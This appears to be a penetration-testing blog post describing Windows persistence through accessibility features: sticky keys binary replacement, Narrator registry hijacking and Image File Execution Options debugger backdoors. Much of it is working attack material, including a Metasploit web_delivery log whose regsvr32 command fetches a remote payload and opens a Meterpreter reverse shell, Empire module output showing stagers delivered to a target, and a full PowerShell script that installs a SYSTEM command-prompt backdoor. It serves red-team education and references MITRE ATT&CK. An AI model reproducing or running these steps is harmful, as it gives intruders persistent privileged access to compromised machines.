
Persistence – Accessibility Features



November 13, 2019


The accessibility features provide additional options (on screen keyboards, magnifier, screen reading etc.) that could assist people with disabilities to use Windows operating systems easier. However, this functionality can be abused to achieve persistence on a host that RDP is enabled and Administrator level privileges have been obtained. This technique touches the disk, or modification of the registry is required to execute a stored remotely payload.

The easiest implementation of persistence via accessibility features is by replacing the binary of sticky keys (sethc.exe) with a legitimate cmd.exe or any other payload.



Persistence - Sticky Keys Binary Replacement

Pressing the Shift key 5 times will enable the sticky keys and instead of the legitimate sethc.exe the rogue sethc.exe will executed which will provide either an elevated session or an elevated (SYSTEM) command prompt.



Persistence - Sticky Keys CMD

Narrator

In Windows 10 operating systems Narrator is a screen reading application that assist people with visibility issues. Giulio Comi discovered that it is possible to modify the registry in order to create file-less persistence when narrator is executed. Before implementing this technique Giulio suggests a series of modifications on the host in order to start Narator automatically and to make it less noisy. The following settings are recommended:

This technique has been demonstrated firstly in his <u>blog</u> and has two components:

- 1. Deletion "DelegateExecute" Registry Key
- 2. Modification of "**Default**" Registry Key to execute command.

Both of these keys are stored under the following registry location:

Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserqevf0sws76dx4k9a5206\Sh








Narrator Settings

Commands

Create your own keyboard commands

Select a command to customize:




Change command keyboard shortcut

Restore all defaults

X

Narrator Settings



Narrator - Registry Key

The Metasploit Web Delivery module can be used to capture the session once the Narrator Provide Feedback command is executed.

```
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.254.145:4445
[*] Using URL: http://0.0.0.0:8080/HI0ddH
[*] Local IP: http://192.168.254.145:8080/HIOddH
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.145:8080/HIOddH.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.254.1
                                                                web delivery - Ha
ndling .sct Request
                     web_delivery - Delivering Payload (2129) bytes
[*] 192.168.254.1
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4445 -> 192.168.254.1:59476) a
t 2019-11-13 03:37:30 -0500
msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Meterpreter – Narrator

Metasploit

Metasploit Framework provides a post exploitation module which can be used to automate the persistence technique of sticky keys. The module will replace the chosen accessibility feature binary (sethc, osk, disp, utilman) with a CMD.


use post/windows/manage/sticky_keys

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) >
```

Metasploit – Sticky Keys Module

When the screen on the target host is locked executing the utilman utility will open a command prompt with system level privileges.



Command Prompt – Sticky Keys Utilman

This technique requires an elevated Meterpreter session and the system to have remote desktop protocol enabled. In the majority of the organisations this protocol is enabled by default in order administrators to provide support to users and perform tasks on the hosts remotely. If not RDP can be enabled via the following Metasploit module:

use post/windows/manage/enable_rdp


```
msf5 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..

[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/201911120938
25_default_10.0.2.40_host.windows.cle_906858.txt
[*] Post module execution completed
```

Metasploit - Enable RDP Module

Replacing one of the accessibility features binaries with a malicious payload will return a Meterpreter session instead of a CMD with system level privileges.



Metasploit - Meterpreter Payload

Empire

Similar to Metasploit Framework PowerShell Empire has a module which can implement the sticky keys persistence technique. Compare to Metasploit supports more binaries (Narrator, Magnify) and instead of replacing the binaries with a CMD will modify the debugger registry key in order to store the PowerShell command that will execute the stager.

 $\label{thm:local_machine} $$ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ NT\CurrentVersion\Image\ File Execution Options\sethc.exe\Debugger$

The following binaries can be backdoored through this Empire module:

- sethc.exe
- Utilman.exe
- osk.exe
- Narrator.exe
- Magnify.exe

usemodule persistence/misc/debugger/*

```
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 1
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned res
ults.
sethc.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40
nify.exe powershell/persistence/misc/debugger) > set TargetBinary Mag
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 2
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned res
Magnify.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent GL7EK65M checked in
[+] Initial agent GL7EK65M from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to GL7EK65M at 10.0.2.40
```

Empire - Sticky Keys Module

Misc


The sticky keys persistence technique is widely known and some threat actors are using it during during their cyber attacks. There are scripts that can be used to automate this method outside of Metasploit and Empire. <u>Preston Thornburg</u> wrote the following PowerShell script which can achieve persistence through the registry modification.

```
$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\"
$keyName = "sethc.exe"
$stringName = "Debugger"
$binaryValue = "C:\Windows\System32\cmd.exe"
IF (Test-Path ($registryPath + $keyName))
{
    # Sticky Keys backdoor exists.
    write-host "Registry key found. Let's remove it."
    #New-Item -Path $registryPath -Name $keyName | Out-Null
    Remove-Item -Path ($registryPath + $keyName) | Out-Null
    write-host "Sticky Key backdoor has been removed."
}
ELSE {
    # Sticky Keys backdoor does not exist, let's add it.
    write-host "Registry key not found. Attempting to add Sticky Keys backdoor to
registry."
    New-Item -Path $registryPath -Name $keyName | Out-Null
    New-ItemProperty -Path ($registryPath + $keyName) -Name $stringName -Value
$binaryValue | Out-Null
    write-host "Sticky Keys backdoor added."
}
```

```
PS C:\Users\Admin\Desktop> .\stickykeys.ps1
Registry key not found. Attempting to add Sticky Keys backdoor to registry.
Sticky Keys backdoor added.
PS C:\Users\Admin\Desktop>
```


Sticky Keys PowerShell Script

Other scripts which implement the technique include batch files and executables from the logon_backdoor GitHub project.




Persistence Sticky Keys – logon backdoor batch version

The option 1 will modify the "**Debugger**" key to include the path of the command prompt.



Persistence Sticky Keys - Logon Backdoor

Pressing the Shift key 5 times will enable the sticky keys and will execute a CMD from an elevated context.




Persistence - Logon Backdoor CMD

Both versions include an option for clean-up which removes the "Debugger" registry key.

Persistence – Backdoor Logon Executable Version

The <u>Sticky-Keys</u> GitHub project provides an additional option which is to give a SYSTEM console to the user. However the implementation of this technique is very similar to logon backdoor project.



Persistence - Sticky Keys Project SYSTEM Console

References

- https://attack.mitre.org/techniques/T1015/
- https://github.com/szymon1118/logon_backdoor
- https://github.com/HanKooR/Sticky-Keys

- http://www.powershellempire.com/?page_id=225
- http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html
- https://hackingandcoffee.com/an-exercise-in-privilege-escalation-and-persistence/
- https://www.secjuice.com/abusing-windows-10-for-fileless-persistence/
- https://oddvar.moe/2018/07/23/another-way-to-get-to-a-system-shell/
- http://www.hexacorn.com/blog/2016/07/22/beyond-good-ol-run-key-part-42/